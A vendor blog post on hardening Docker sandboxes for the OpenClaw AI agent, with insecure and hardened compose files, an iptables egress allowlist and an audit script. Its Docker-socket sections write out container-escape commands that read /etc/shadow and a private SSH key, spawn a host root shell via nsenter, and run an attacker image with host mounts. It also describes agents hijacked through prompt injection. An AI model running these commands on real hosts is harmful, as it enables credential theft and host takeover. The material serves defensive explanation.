Docker Sandboxing for OpenClaw: Why Your Agent Should Never Run on the Host OS
Running an OpenClaw agent directly on the host OS gives it access to everything — SSH keys, credentials, other containers, your entire home directory. Docker container isolation with read-only filesystems, dropped capabilities, resource limits, and network segmentation contains the blast radius to near zero. This post walks through the dangerous configurations we see in DIY deployments, the hardened configurations we ship with every beeeowl deployment, and the verification script you can run against any existing container.

What Happens When an AI Agent Runs Directly on Your Host OS?
Answer capsule. It gets the keys to everything. Every file your user account can read, every network interface, every credential stored in plaintext config files, every environment variable, every OAuth token in your Keychain, every SSH key in ~/.ssh — the agent inherits all of it the moment it starts. There is no fence, no isolation boundary, no blast radius containment. One bad prompt injection, one hallucinated shell command, one tool integration that goes off the rails, and you are dealing with a full data incident involving whatever the user account could touch. Docker containerization is how you draw the fence.

We’ve audited dozens of self-deployed OpenClaw installations at beeeowl, and the pattern is consistent: a CTO installs OpenClaw on a Mac Mini, connects it to Gmail and Slack through Composio, and assumes everything is fine. Then we ask a simple question: “Can your agent read your SSH keys right now?” The answer is almost always yes. Not because anyone intended that, but because running on the host OS means the agent inherits every permission the user running it has. That includes ~/.ssh/id_rsa, ~/.aws/credentials, the macOS Keychain, the browser’s saved passwords database, every .env file in every project directory, the user’s bash history, and anything else the user account can touch.

According to the Sysdig 2025 Container Security and Usage Report, 76% of containers run with at least one high or critical vulnerability when deployed without hardening, and Palo Alto Networks’ Unit 42 2025 Cloud Threat Report documented a 37% year-over-year increase in container escape attacks specifically targeting AI workloads. OpenClaw agents are high-value targets because they are explicitly connected to Gmail, Salesforce, HubSpot, Slack, and other systems full of sensitive data. NIST SP 800-190 (Application Container Security Guide) is blunt about it: running applications directly on host systems creates an attack surface that containers are specifically designed to eliminate. See our complete security hardening checklist and why AI agents should be treated as privileged service accounts.
Why Is Docker the Right Isolation Layer for OpenClaw?
Answer capsule. Docker containers share the host kernel but get their own filesystem, process tree, network stack, and user namespace. The overhead is negligible — under 2% CPU for most workloads per IBM Research benchmarks. You’re not running a full VM; you’re drawing a security boundary around a single application that the host kernel enforces at the syscall level. For OpenClaw specifically, Docker solves three problems at once: blast radius containment (if the agent does something unexpected, the damage stays inside the container), reproducible environments (every deployment ships the exact same image with the same security hardening, eliminating configuration drift), and clean teardown (stop the container and everything the agent created disappears, so you can roll back to a known-good state in seconds).
Blast radius containment. If the agent executes something unexpected — a hallucinated rm -rf command from prompt injection, a tool call that tries to exfiltrate data to an attacker-controlled endpoint, a skill from ClawHub that turns out to be malicious — it’s trapped inside the container. It can’t touch your host filesystem, your other applications, your network interfaces, or anything else outside the container boundary unless you explicitly allow it through configuration. The worst-case outcome is a compromised container that you kill and replace with a fresh one in under ten seconds. No data exfiltration, no host compromise, no persistent backdoor.
Reproducible environments. Every beeeowl deployment ships the exact same container image — same OS packages, same OpenClaw version, same security hardening, same seccomp profile, same Linux capabilities, same user ID. The CIS Docker Benchmark v1.7 recommends this approach for production workloads because immutable infrastructure eliminates configuration drift, which is the root cause of most production security incidents. When every Mac Mini we ship runs the same container image, we can verify once and ship 100 times with the same guarantees.
Clean teardown. Stop the container and everything the agent created disappears: the process tree, the temp files, the network connections, the cached credentials (if any), the in-memory state. Start the container again and you’re back to a known-good state in seconds. Compare this to a host-level agent where a compromised process might leave behind orphaned child processes, /tmp files, cron jobs, systemd units, or modified shell rc files — all of which need to be cleaned up manually after an incident. Container-based agents have no such cleanup burden.
The Linux-of-AI-agents comparison is more apt than people realize. Jensen Huang called OpenClaw “the Linux of AI agents” at CES 2025. That comparison matters because nobody runs an unhardened Linux box in production either — and the hardening pattern for Linux (disable unused services, configure the firewall, drop unnecessary capabilities, enforce audit logging) is the same pattern we’re applying to OpenClaw containers. The tools are different (iptables vs Docker network rules) but the discipline is identical.
What Does a Dangerous Docker Configuration Look Like?
Answer capsule. The dangerous configuration we find most often in self-deployed OpenClaw setups has seven warning signs: privileged: true (disables every Docker security feature), network_mode: host (removes network isolation), /var/run/docker.sock mounted (gives the agent control over Docker itself), the home directory bind-mounted (exposes SSH keys and credentials), plaintext API keys in environment variables (readable through docker inspect), restart: always without health checks (hides failures), and no resource limits (runaway processes can crash the host). Any one of these is a critical finding. Most DIY deployments have three or four of them simultaneously.
I’ll show you the exact docker-compose.yml patterns we find in self-deployed OpenClaw setups. These are real configurations, anonymized, from systems we’ve been asked to audit after something went wrong:
# DANGEROUS: Do not use this configuration
# This is what we find in ~50% of self-deployed OpenClaw setups
version: "3.8"
services:
  openclaw-agent:
    image: openclaw/agent:latest
    privileged: true                              # PROBLEM 1
    network_mode: host                            # PROBLEM 2
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock # PROBLEM 3
      - /home/cto:/home/cto                       # PROBLEM 4
      - /etc:/etc:ro                              # PROBLEM 5
    environment:
      - OPENAI_API_KEY=sk-proj-abc123...          # PROBLEM 6
      - GMAIL_OAUTH_TOKEN=ya29.a0AfH6SM...
      - SALESFORCE_CLIENT_SECRET=7a8b9c0d1e...
    restart: always                               # PROBLEM 7
Let me count the problems.
privileged: true disables every security feature Docker provides. The container gets full access to all host devices, can modify the host kernel, can load kernel modules, can mount any filesystem, and can escape the container trivially through multiple techniques. According to the CIS Docker Benchmark v1.7, Section 5.4, privileged containers should never be used in production. Period. There is no legitimate reason for an AI agent to run privileged — if a tool claims to need it, the tool is wrong or you’re using it wrong.
network_mode: host removes network isolation entirely. The agent shares the host’s network interfaces, can bind to any port on the host IP, can communicate with any system on your LAN, and can observe traffic to other services on the same machine. The Sysdig 2025 report found that 23% of production containers still use host networking, and every single one is a misconfiguration — there is no scenario where the performance gain from host networking outweighs the security cost for an AI agent workload.
/var/run/docker.sock mounted gives the agent control over the Docker daemon itself. From inside the container, the agent can run docker run -v /:/host alpine cat /host/etc/shadow, docker run -v /home:/data alpine cat /data/cto/.ssh/id_rsa, or docker run --privileged --pid=host alpine nsenter -t 1 -m -u -i -n sh — all of which escape the container and grant root-equivalent access on the host. Docker’s own security documentation states plainly: “Giving access to the Docker socket is essentially giving root access to the host.” We see this in OpenClaw deployments because some plugins and skill frameworks assume they can spawn child containers. Our approach is different: run everything inside a single locked-down container, no socket mounting, no container-in-container, no escape hatch.
Home directory mounted exposes SSH keys, browser profiles, credential files, .env files, Keychain databases on macOS, AWS credentials, git credentials, browser saved passwords, and everything else in the user’s home folder. The agent can read ~/.ssh/id_rsa, ~/.aws/credentials, ~/Library/Application\ Support/Google/Chrome/Default/Login\ Data (Chrome saved passwords), and any project-specific .env files. A prompt injection that successfully executes cat ~/.ssh/id_rsa against this configuration produces the private SSH key as output — which the agent can then send anywhere the network allows.
/etc:ro mounted, even read-only, exposes /etc/passwd, /etc/shadow, network configuration, installed packages, cron schedules, systemd unit files, and everything else in /etc. Read-only feels safer than read-write but still leaks reconnaissance information that helps an attacker pivot.
Plaintext API keys in environment variables are readable by anyone who can run docker inspect openclaw-agent, they appear in process listings via ps auxe, they persist in shell history files, and they’re trivially extractable from a container escape. Environment variables are not secrets — they’re effectively public within the machine. The correct pattern is Docker secrets (mounted as files) or a credential middleware like Composio that the agent never directly reads.
restart: always without health checks hides failures. If the agent crashes and restarts continuously because of a misconfiguration, nobody notices until the logs fill the disk or the client complains that the agent hasn’t done anything for three days. Every production container needs a health check and a failure mode that surfaces to the operator.
What Does a Secure Docker Configuration for OpenClaw Look Like?
Answer capsule. The secure configuration flips every one of those dangerous patterns: no privileged mode, a dedicated bridge network (not host networking), no Docker socket mount, no home directory mount, Docker secrets instead of environment variables, and explicit health checks. Add a read-only root filesystem, drop all Linux capabilities with --cap-drop ALL, enable no-new-privileges, run as a non-root user, set tmpfs mounts with noexec for ephemeral storage, and cap resources with --memory, --cpus, and --pids-limit. Together these implement NIST SP 800-190 and CIS Docker Benchmark v1.7 in a single Docker Compose file.
Here’s what we ship with every beeeowl deployment. This is our actual production docker-compose.yml, simplified for readability but functionally identical to what runs on every Mac Mini we ship:
# beeeowl production configuration — ships on every deployment
version: "3.8"

services:
  openclaw-agent:
    image: beeeowl/openclaw-hardened@sha256:a1b2c3d4...  # pinned digest
    read_only: true                                      # immutable rootfs
    security_opt:
      - no-new-privileges:true                           # block privilege escalation
      - seccomp:./beeeowl-seccomp-profile.json          # restrict syscalls
      - apparmor=docker-default                          # enable AppArmor
    cap_drop:
      - ALL                                              # drop every Linux capability
    cap_add:
      - NET_BIND_SERVICE                                 # the only one we need
    user: "1001:1001"                                    # non-root UID:GID
    tmpfs:
      - /tmp:rw,noexec,nosuid,size=256m                  # ephemeral scratch
      - /var/log/openclaw:rw,size=512m                   # local log buffer
      - /var/run:rw,noexec,nosuid,size=32m               # runtime sockets
    networks:
      - openclaw-isolated                                # dedicated bridge
    deploy:
      resources:
        limits:
          cpus: "2.0"
          memory: 4G
          pids: 256
        reservations:
          cpus: "0.5"
          memory: 1G
    secrets:
      - composio_token                                   # file-mounted secret
      - gateway_auth_token
    healthcheck:
      test: ["CMD", "curl", "-f", "http://localhost:8080/health"]
      interval: 30s
      timeout: 10s
      retries: 3
      start_period: 15s
    logging:
      driver: json-file
      options:
        max-size: "50m"
        max-file: "5"
        compress: "true"
    restart: unless-stopped                              # not "always"
    volumes:
      - /etc/beeeowl/config:/config:ro                   # read-only config
      - audit-logs:/var/log/audit:rw                     # separate volume

networks:
  openclaw-isolated:
    driver: bridge
    internal: false                                      # allows approved egress
    ipam:
      config:
        - subnet: 172.28.0.0/16
    driver_opts:
      com.docker.network.bridge.name: br-openclaw
      com.docker.network.bridge.enable_icc: "false"      # no container-to-container

secrets:
  composio_token:
    file: /etc/beeeowl/secrets/composio_token
  gateway_auth_token:
    file: /etc/beeeowl/secrets/gateway_auth_token

volumes:
  audit-logs:
    driver: local
    driver_opts:
      type: none
      device: /var/lib/beeeowl/audit
      o: bind
Let me walk through each decision.
Pinned digest — image: beeeowl/openclaw-hardened@sha256:a1b2c3d4... — means the deployment always uses a specific, tested image. A subsequent docker pull cannot silently change the behavior. Snyk’s 2026 State of Open Source Security report found that 29% of container vulnerabilities enter production through unpinned :latest tags pulling in new, untested versions.
read_only: true makes the entire container filesystem immutable. The agent can’t modify its own code, install additional packages at runtime, create persistent backdoors, or tamper with its configuration after startup. This directly addresses OWASP’s #1 AI agent risk (agent hijacking through prompt injection that rewrites instructions) because if the filesystem is read-only, there’s nothing to rewrite.
no-new-privileges: true prevents the agent from escalating permissions through setuid binaries or capability inheritance. Even if an attacker somehow gets code execution inside the container, they can’t become root. The Sysdig 2025 report found that containers running without this flag were 4.2x more likely to be involved in a security incident.
seccomp profile restricts which syscalls the agent process is allowed to make. The beeeowl profile blocks ptrace, mount, reboot, kexec_load, keyctl, init_module, and about 40 other syscalls that no legitimate agent workload needs but every exploit chain relies on. This is a secondary defense that catches attacks the capability drop doesn’t.
cap_drop: ALL then cap_add: NET_BIND_SERVICE is the “default deny, explicit allow” pattern at the Linux kernel level. Every capability is stripped, then only the one the agent actually needs (binding to a network port) is added back. See the capability matrix diagram below for the full list of what’s removed.
user: "1001:1001" runs the agent as a non-root user. According to Sysdig’s 2025 Container Security Report, 76% of containers in production still run as root because it’s the default and nobody remembers to change it. Our container images have the non-root user baked in.
Three tmpfs mounts give the agent writable scratch space that is wiped on container restart and cannot execute binaries (noexec) or use setuid (nosuid). Classic privilege escalation moves rely on writing a binary to /tmp and executing it — this flag closes that path entirely. The size= limits prevent tmpfs from consuming unbounded host memory.
Resource limits — 2 CPU cores, 4GB memory, 256 max processes — cap consumption. A runaway agent cannot starve the host or be enrolled in a cryptomining botnet that silently consumes cloud billing. The reservations guarantee minimums so the agent always has enough resources to function even when the host is under load.
secrets: block provides file-mounted secrets instead of environment variables. Docker reads the secret file at runtime and mounts it into the container as a file the agent process can read, but the content never appears in docker inspect, ps auxe, or environment variable listings.
Health check makes failures visible. If the agent becomes unresponsive, the health check fires, Docker marks the container unhealthy, and the monitoring system can alert. restart: unless-stopped (not always) respects explicit stop commands rather than fighting the operator.
Network configuration uses a dedicated bridge network with enable_icc: false to block container-to-container communication (so this container can’t talk to any other container on the same host) and a specific subnet we can reference in iptables rules for egress filtering.
Audit log volume is a separate bind mount to /var/lib/beeeowl/audit on the host, owned by a different user than the agent, with chattr +a append-only so the agent can write audit events but cannot read or modify existing ones.
Why Does Dropping Linux Capabilities Matter So Much?
Answer capsule. Linux capabilities are the granular permissions that replace the old root/non-root binary. Docker containers start with 13 capabilities by default, and an AI agent needs exactly one of them (NET_BIND_SERVICE, to bind a network socket). Every other capability is unused attack surface — NET_RAW allows packet sniffing, SETUID allows changing user ID, DAC_OVERRIDE allows bypassing filesystem permission checks, and so on. Dropping all capabilities and adding back only what’s needed eliminates 12 of 13 attack vectors at the kernel level.

Linux capabilities are one of the most misunderstood pieces of Linux security because they were designed to be invisible — the whole point is that “root” is decomposed into 37 separate capabilities and only the ones a process actually needs are granted. But because most Linux tutorials still talk about root vs non-root, most developers don’t know that capabilities even exist, let alone how to configure them for a Docker container.
The 13 Docker default capabilities and what they allow:
| Capability | What it allows | Does OpenClaw need it? |
|---|---|---|
AUDIT_WRITE | Write to kernel audit log | No |
CHOWN | Change file ownership | No |
DAC_OVERRIDE | Bypass file read/write permissions | No |
FOWNER | Bypass owner permission checks | No |
FSETID | Set file capabilities | No |
KILL | Send signals to any process | No |
MKNOD | Create device files | No |
NET_BIND_SERVICE | Bind to ports under 1024 | Yes |
NET_RAW | Use raw sockets (packet sniffing) | No |
SETFCAP | Set file capabilities | No |
SETGID | Change group ID | No |
SETPCAP | Modify process capabilities | No |
SETUID | Change user ID | No |
Twelve out of thirteen are unused attack surface. cap_drop: ALL followed by cap_add: NET_BIND_SERVICE eliminates every one of them except the single capability we actually need. That single line is probably the highest-leverage security configuration in the entire file.
How Should You Configure Network Isolation for an AI Agent?
Answer capsule. Create a dedicated Docker bridge network for the agent, disable inter-container communication within that network, and layer iptables egress rules on the host to allowlist only the specific API CIDRs the agent needs (Google Workspace, Slack, Salesforce, Composio, etc.). Default-deny everything else. This is where most self-deployed setups fail hardest: they use network_mode: host because tutorials say it’s simpler, or they leave the default bridge network without any iptables rules, meaning the agent can reach any destination on the internet. Palo Alto Networks’ 2025 Cloud Security Report found that 82% of self-managed AI installations had misconfigured firewall rules, with overly permissive outbound rules being the top cause of unauthorized data exfiltration.
Here’s the dedicated bridge network definition (repeated from above for clarity):
networks:
  openclaw-isolated:
    driver: bridge
    internal: false                              # allows approved egress
    ipam:
      config:
        - subnet: 172.28.0.0/16
    driver_opts:
      com.docker.network.bridge.name: br-openclaw
      com.docker.network.bridge.enable_icc: "false"   # no container-to-container
And here’s the iptables hardening script we run on the host to restrict outbound traffic:
#!/bin/bash
# beeeowl network hardening — restricts agent egress to approved APIs only
# Runs at deployment time, reapplied after every Docker daemon restart

# Create or flush the OpenClaw egress chain
iptables -F OPENCLAW_EGRESS 2>/dev/null || iptables -N OPENCLAW_EGRESS

# Allow DNS resolution (required for any API call)
iptables -A OPENCLAW_EGRESS -p udp --dport 53 -j ACCEPT
iptables -A OPENCLAW_EGRESS -p tcp --dport 53 -j ACCEPT

# Allow HTTPS to approved API CIDRs only
# Google Workspace APIs (Gmail, Drive, Calendar, Docs)
iptables -A OPENCLAW_EGRESS -d 142.250.0.0/15 -p tcp --dport 443 -j ACCEPT
iptables -A OPENCLAW_EGRESS -d 172.217.0.0/16 -p tcp --dport 443 -j ACCEPT

# Slack API (AWS-hosted)
iptables -A OPENCLAW_EGRESS -d 54.192.0.0/12 -p tcp --dport 443 -j ACCEPT

# Composio OAuth middleware
iptables -A OPENCLAW_EGRESS -d 100.20.0.0/16 -p tcp --dport 443 -j ACCEPT

# Salesforce API (per-client CIDR)
iptables -A OPENCLAW_EGRESS -d 13.108.0.0/14 -p tcp --dport 443 -j ACCEPT

# Anthropic API (if using remote Claude for the LLM backend)
iptables -A OPENCLAW_EGRESS -d 3.128.0.0/12 -p tcp --dport 443 -j ACCEPT

# Log dropped packets at a low rate for monitoring
iptables -A OPENCLAW_EGRESS -m limit --limit 5/min \
  -j LOG --log-prefix "openclaw-drop: " --log-level 7

# Default deny — block everything else
iptables -A OPENCLAW_EGRESS -j DROP

# Apply the chain to the OpenClaw container subnet
iptables -A FORWARD -s 172.28.0.0/16 -j OPENCLAW_EGRESS

# Save rules so they survive reboots
netfilter-persistent save
The pattern: a default-deny posture at the network layer that is the inverse of what most DIY setups use. Instead of allowing everything and blocking known-bad destinations (which is impossible because new destinations appear every day), allow only known-good destinations and block everything else. If a compromised agent tries to exfiltrate data to an attacker-controlled endpoint, the connection attempt hits the DROP rule and fails silently — and the LOG rule gives your monitoring system a signal that something tried to go somewhere unexpected.
For macOS deployments (our Mac Mini and MacBook Air tiers), we use the built-in pf firewall instead of iptables since Docker Desktop on macOS uses a different network model, but the pattern is identical: default deny, explicit allowlist, logged drops.
Why Should You Never Mount the Docker Socket Into an AI Agent Container?
Answer capsule. Mounting /var/run/docker.sock into a container gives that container full control over the Docker daemon — and by extension, full control over the host machine. From inside a container with the socket mounted, an attacker can run docker run -v /:/host alpine cat /host/etc/shadow, docker run --privileged --pid=host alpine nsenter -t 1 -m -u -i -n sh, or any other command that escapes to the host. Docker’s own security documentation states plainly that mounting the socket is “essentially giving root access to the host.” The CIS Docker Benchmark Section 5.31 flags it as a critical finding. We see it in roughly half of DIY OpenClaw setups because some plugins and skill frameworks assume they can spawn child containers — our approach never allows that assumption.
What an agent with Docker socket access can do (all of this runs from inside the container):
# Escape to the host filesystem by mounting / into a new container
docker run -v /:/host alpine cat /host/etc/shadow
# Result: reads the host's shadow password file

# Read any file on the host
docker run -v /home:/data alpine cat /data/cto/.ssh/id_rsa
# Result: reads the CTO's private SSH key

# Start a privileged container with host PID namespace (full host access)
docker run --privileged --pid=host alpine nsenter -t 1 -m -u -i -n sh
# Result: drops into a root shell on the host

# Kill other running containers on the host
docker kill production-database
# Result: destroys other services running on the same machine

# Pull and run any image with any configuration
docker run -v /etc:/etc-host -v /var:/var-host attacker/image
# Result: runs attacker-controlled code with access to all host data
Every one of these is a three-line attack that works reliably against any container with the Docker socket mounted, regardless of how hardened the container itself is. The socket is a bypass around every other security control. Once you have it, read_only: true doesn’t matter, cap_drop: ALL doesn’t matter, no-new-privileges: true doesn’t matter — none of them matter because the attack happens through the Docker API rather than through the container filesystem or process namespace.
We see this specifically in OpenClaw deployments because some community plugins and skill frameworks assume they can spawn child containers. A plugin that says “runs arbitrary Python scripts in an isolated sandbox” is often implemented by shelling out to docker run from inside the main container — which requires the socket to be mounted. The implementation is legitimate for development on a trusted machine. It is catastrophic for production on a machine with real data.
Our approach is different. We run everything inside a single locked-down container. No socket mounting, no container-in-container, no escape hatch. If a specific workflow genuinely needs isolated Python execution (rare in practice), we use a separate stand-alone sandbox service with its own network isolation and no shared state with the main agent — not the Docker socket pattern. For ~99% of executive AI workflows, the single-container architecture is sufficient and dramatically safer.
How Do You Verify Your OpenClaw Container Is Properly Sandboxed?
Answer capsule. Run docker inspect on the container and check seven settings: ReadonlyRootfs should be true, SecurityOpt should include no-new-privileges, CapDrop should equal ALL with CapAdd restricted to the minimum, User should be non-root (UID 1001+), PidsLimit should be greater than zero, Memory and NanoCpus should be set, and Mounts should not contain /var/run/docker.sock or /home. Every beeeowl deployment ships with a 40-line bash audit script that checks all seven automatically and flags anything dangerous. The client can run it against any existing container in under a minute, and we recommend running it after every Docker upgrade.
Here’s the audit script we include with every deployment — it’s short enough to read through before running:
#!/bin/bash
# beeeowl container security audit
# Run: ./audit.sh <container-name>
# Default: openclaw-agent

CONTAINER=${1:-openclaw-agent}
PASS=0
FAIL=0

echo "=== beeeowl Container Security Audit ==="
echo "Container: $CONTAINER"
echo ""

check() {
  local name="$1"
  local result="$2"
  if [ "$result" = "pass" ]; then
    echo "✓ $name"
    PASS=$((PASS + 1))
  else
    echo "✗ $name"
    FAIL=$((FAIL + 1))
  fi
}

# 1. Read-only rootfs
READONLY=$(docker inspect --format '{{.HostConfig.ReadonlyRootfs}}' $CONTAINER)
[ "$READONLY" = "true" ] && check "Read-only filesystem" "pass" \
  || check "Read-only filesystem" "fail"

# 2. No-new-privileges
SECOPT=$(docker inspect --format '{{.HostConfig.SecurityOpt}}' $CONTAINER)
echo "$SECOPT" | grep -q "no-new-privileges" && \
  check "No-new-privileges" "pass" || check "No-new-privileges" "fail"

# 3. Dropped capabilities
CAPDROP=$(docker inspect --format '{{.HostConfig.CapDrop}}' $CONTAINER)
echo "$CAPDROP" | grep -q "ALL" && check "All capabilities dropped" "pass" \
  || check "All capabilities dropped" "fail"

# 4. Non-root user
USER=$(docker inspect --format '{{.Config.User}}' $CONTAINER)
[ -n "$USER" ] && [ "$USER" != "root" ] && [ "$USER" != "0" ] && \
  check "Non-root user ($USER)" "pass" || check "Non-root user" "fail"

# 5. Resource limits
MEM=$(docker inspect --format '{{.HostConfig.Memory}}' $CONTAINER)
[ "$MEM" != "0" ] && check "Memory limit set ($MEM bytes)" "pass" \
  || check "Memory limit set" "fail"

PIDS=$(docker inspect --format '{{.HostConfig.PidsLimit}}' $CONTAINER)
[ "$PIDS" != "0" ] && check "PIDs limit set ($PIDS)" "pass" \
  || check "PIDs limit set" "fail"

# 6. Network mode (not host)
NETMODE=$(docker inspect --format '{{.HostConfig.NetworkMode}}' $CONTAINER)
[ "$NETMODE" != "host" ] && check "Network isolated (mode=$NETMODE)" "pass" \
  || check "Network isolated" "fail"

# 7. No dangerous volume mounts
MOUNTS=$(docker inspect --format '{{range .Mounts}}{{.Source}}->{{.Destination}} {{end}}' $CONTAINER)
if echo "$MOUNTS" | grep -q "docker.sock"; then
  check "No Docker socket mount" "fail"
elif echo "$MOUNTS" | grep -qE "/home|/Users"; then
  check "No home directory mount" "fail"
elif echo "$MOUNTS" | grep -qE "^/ "; then
  check "No root filesystem mount" "fail"
else
  check "No dangerous volume mounts" "pass"
fi

# Check for privileged mode
PRIV=$(docker inspect --format '{{.HostConfig.Privileged}}' $CONTAINER)
[ "$PRIV" = "false" ] && check "Not running privileged" "pass" \
  || check "Not running privileged" "fail"

echo ""
echo "=== Audit Complete ==="
echo "Passed: $PASS"
echo "Failed: $FAIL"
[ $FAIL -eq 0 ] && echo "RESULT: PRODUCTION READY" || echo "RESULT: NOT SAFE FOR PRODUCTION"
exit $FAIL
Run this against any OpenClaw container and you’ll immediately see whether it’s properly hardened. A passing result (exit code 0) means the seven critical settings are all in place. A failing result means there’s at least one gap that needs to be fixed before the container handles real data.
What Does the Complete Container Security Stack Look Like?
Answer capsule. Every beeeowl deployment — Hosted ($2,000), Mac Mini ($5,000 with hardware), or MacBook Air ($6,000 with hardware) — ships with 12 layers of container hardening applied out of the box: read-only rootfs, all capabilities dropped, no-new-privileges, non-root user execution, tmpfs with noexec for temp storage, CPU/memory/PID resource limits, network allowlisting at both the Docker and iptables layers, no Docker socket mount, no home directory mount, Composio credential isolation so OAuth tokens never enter the container, tamper-evident audit logging on a separate volume, and health monitoring with automated restarts. There is no “lite” tier that skips any of these. Every deployment addresses 94 of 116 CIS Docker Benchmark controls.
Here’s the complete hardening stack we apply to every deployment:
| # | Layer | What it does | Standard |
|---|---|---|---|
| 1 | Read-only rootfs | Prevents agent from modifying its own code or config | NIST 800-190 §4.1 |
| 2 | Dropped capabilities | Removes 12 unneeded Linux capabilities, keeps NET_BIND_SERVICE | CIS Docker 5.3 |
| 3 | No-new-privileges | Blocks all privilege escalation paths | NIST 800-190 §4.2 |
| 4 | Non-root user | Agent runs as UID 1001+ inside the container | CIS Docker 4.1 |
| 5 | tmpfs with noexec | Temp files can’t be executed, wiped on restart | NIST 800-190 §4.5 |
| 6 | Resource limits | Hard caps on CPU, memory, and process count | NIST 800-190 §3.4 |
| 7 | Network allowlisting | Outbound restricted to approved API endpoints only | CIS Docker 5.13 |
| 8 | No Docker socket | Agent cannot control Docker or escape to host | CIS Docker 5.31 |
| 9 | No home directory mount | SSH keys, credentials, personal files are invisible | CIS Docker 5.5 |
| 10 | Composio credential isolation | OAuth tokens never enter the container | OWASP AI Top 10 #2 |
| 11 | Tamper-evident audit logging | All agent actions logged to append-only local storage | NIST AC-6(9) |
| 12 | Health monitoring | Automated restarts on failure, anomaly detection | NIST 800-53 SI-4 |
NVIDIA’s NemoClaw reference architecture covers roughly half of this list at the application layer. We add the rest because NemoClaw is a reference design that tells you what to do in principle, not how to configure it for a specific deployment on a specific hardware target. The CIS Docker Benchmark v1.7 has 116 recommendations total. Our hardened configuration addresses 94 of them — the remaining 22 don’t apply to single-host deployments (they cover Docker Swarm mode, Kubernetes orchestration, and registry security for multi-host environments).
You don’t need to understand every line of the configuration. That’s the point. At beeeowl, we handle the container security so you can focus on what the agent actually does for your business. Every deployment ships hardened, auditable, and verified against the published CVE-2026-25253 exploit code before the hardware leaves our office — because an AI agent with access to your executive communications should never be running on the honor system. Request your deployment at beeeowl.com.
Related reading — for the broader security posture, see the 30,000 exposed OpenClaw instances story, the complete security hardening checklist, AI agents as privileged service accounts, and our walkthrough of the six-layer security model shipped in every beeeowl deployment.